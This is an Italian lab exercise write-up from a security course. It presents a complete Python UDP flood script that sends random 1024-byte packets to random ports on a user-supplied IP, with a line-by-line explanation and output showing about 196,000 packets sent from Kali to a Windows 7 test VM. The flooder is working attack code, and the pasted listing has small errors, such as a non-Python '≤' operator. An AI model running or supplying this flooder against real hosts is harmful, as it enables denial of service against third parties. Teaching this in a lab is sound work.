

ATTACCHI DoS

Traccia: Gli attacchi di tipo DoS (Denial of Service) mirano a saturare le richieste di determinati servizi, rendendoli così indisponibili e causando significativi impatti sul business delle aziende.

Obiettivo dell'Esercizio: Scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale.

Svolgimento:

Nella traccia di oggi si richiede di realizzare un semplice programma in Python che simuli un attacco DoS su una porta casuale, verso una macchina target.

Ho scelto di realizzare ed avviare il programma da Kali Linux utilizzando come bersaglio la macchina virtuale Windows 7.

Iniziamo analizzando il codice:

```
1 import socket
2 import random
3 import time
4
5 def validate_ip(ip):
6     try:
7         # Prova a convertire l'IP inserito in un indirizzo valido
8         socket.inet_aton(ip)
9         return True
10    except socket.error:
11        return False
12
13 def validate_port(port):
14     return 0 ≤ port ≤ 65535
15
16 def validate_duration(duration):
17     return duration > 0
18
19 def udp_flood(target_ip, target_port, duration):
20     # Creiamo un socket UDP
21     sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
22
23     # Dati casuali da inviare
24     bytes_to_send = random._urandom(1024) # Pacchetto UDP di 1024 byte
25
26     # Tempo di fine attacco
27     end_time = time.time() + duration
28     sent_packets = 0
29
30     print(f"Starting UDP flood to {target_ip}:{target_port} for {duration}
31         seconds...")
32
33     while time.time() < end_time:
34         # Porta casuale nel range 1-65535
35         random_port = random.randint(1, 65535)
36
37         try:
38             # Invia i dati al target sulla porta casuale
39             sock.sendto(bytes_to_send, (target_ip, random_port))
40             sent_packets += 1
41             print(f"Packet {sent_packets} sent to {target_ip}:
```

```

41     except Exception as e:
42         print(f"Error: {e}")
43         break
44
45     print(f"UDP flood finished. Total packets sent: {sent_packets}")
46     sock.close()
47
48 # Richiedi l'IP del target e valida l'input
49 while True:
50     target_ip = input("Inserisci qui l'IP del dispositivo bersaglio: ")
51     if validate_ip(target_ip):
52         break
53     else:
54         print("Errore: IP non valido. Riprova inserendo un indirizzo IP nel
55 formato corretto (es: 192.168.1.1)")
56 # Richiedi la porta e valida l'input
57 while True:
58     try:
59         target_port = int(input("Inserisci la porta bersaglio (0-65535): "))
60         if validate_port(target_port):
61             break
62         else:
63             print("Errore: Porta non valida. Inserisci un numero tra 0 e
64 65535.")
65     except ValueError:
66         print("Errore: Devi inserire un numero intero.")
67 # Richiedi la durata dell'attacco e valida l'input
68 while True:
69     try:
70         duration = int(input("Inserisci la durata dell'attacco in secondi:
71 "))
72         if validate_duration(duration):
73             break
74         else:
75             print("Errore: La durata deve essere un numero positivo.")
76     except ValueError:
77         print("Errore: Devi inserire un numero intero.")
78 # Esegui l'attacco UDP flood
79 udp_flood(target_ip, target_port, duration)]

```

La prima azione intrapresa è stata quella di importare le librerie utili per il corretto funzionamento di questo programma:

- socket (per l'importazione dei socket di rete, in questo caso UDP);
- random (per generare numeri casuali);
- time (per poter decidere la durata dell'attacco).

Il programma in questione rappresenta un UDP flood, ovvero simula un invio massivo di dati alla macchina bersaglio utilizzando una porta specifica oppure casuale.

Le righe col comando def, sono atte a decretare le condizioni per cui i valori inseriti possano essere validi o meno (ad esempio l'IP deve rientrare con valori non superiori al 255, le porte comprese da 0 a 65535 ed il valore temporale deve essere positivo), se non dovessero essere validi, il programma restituirà un messaggio di errore invitando l'utente a riprovare inserendo un valore corretto.

Con la riga:

```
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

viene creato il socket UDP.

Con la riga:

```
bytes_to_send = random._urandom(1024)
```

invece viene generato il buffer che verrà inviato al dispositivo bersaglio e la sua dimensione, 1024 byte, in questo caso.

Con la riga:

```
end_time = time.time() + duration
```

andremo a decretare la durata dell'attacco.

Per far funzionare il codice, andremo ad aggiungere questa serie di righe:


```
while time.time() < end_time:
    random_port = random.randint(1, 65535)
    try:
        sock.sendto(bytes_to_send, (target_ip, random_port))
        sent_packets += 1
        print(f"Packet {sent_packets} sent to {target_ip}:{random_port}")
    except Exception as e:
        print(f"Error: {e}")
        break
```

Viene utilizzato il ciclo while per far andare avanti ad inviare pacchetti fino al tempo in secondi definito dall'utente. Anche se è stata definita la porta di destinazione, il codice assegnerà una porta casuale ad ogni pacchetto inviato, ogni pacchetto avrà la dimensione decretata dal programmatore. Vi sarà anche un contatore dei pacchetti inviati.

Pratica

Ora andremo a vedere l'output generato da questo programma ed anche quali saranno le conseguenze sulla macchina bersaglio.

Su python questo è ciò che visualizzeremo una volta avviato il programma ed inseriti i dati richiesti:




```
(kali@kali)-[~/Desktop]
$ python DoS.py
Inserisci qui l'IP del dispositivo bersaglio: 192.168.1.103
Inserisci la porta bersaglio (0-65535): 7747
Inserisci la durata dell'attacco in secondi: 10
Starting UDP flood to 192.168.1.103:7747 for 10 seconds ...
Packet 1 sent to 192.168.1.103:4652
Packet 2 sent to 192.168.1.103:43354
Packet 3 sent to 192.168.1.103:23973
Packet 4 sent to 192.168.1.103:2975
Packet 5 sent to 192.168.1.103:41113
Packet 196168 sent to 192.168.1.103:37037
Packet 196169 sent to 192.168.1.103:46391
Packet 196170 sent to 192.168.1.103:62644
Packet 196171 sent to 192.168.1.103:39928
Packet 196172 sent to 192.168.1.103:62025
Packet 196173 sent to 192.168.1.103:28071
UDP flood finished. Total packets sent: 196173
```

Vediamo che avrà richiesto all'utente l'IP del bersaglio, la porta ed il tempo di esecuzione dell'attacco.

Dopodichè vedremo l'elenco dei dati inviati alla macchina bersaglio con la relativa porta a cui sono stati inviati.

L'ultima riga ci comunica la fine dell'attacco ed il totale dei pacchetti inviati nell'arco di tempo decretato dall'utente.

Ora andiamo a vedere cosa è successo nel frattempo sulla macchina Windows 7 che abbiamo utilizzato come bersaglio:



Il gestore delle attività ci mostrerà delle impennate importanti sull'utilizzo della CPU causate dall'invio massivo dei pacchetti causato dal programma appena realizzato.

Conclusioni

Gli attacchi DoS sono degli attacchi che hanno come obiettivo quello di colpire da parte hardware del computer e rendere fuori uso il dispositivo attaccato. Per fare ciò si ricorre all'invio massivo di pacchetti, una quantità superiore a quella che può essere gestita dalla CPU di un dispositivo. Si tratta di uno degli attacchi più utilizzati dai black hat.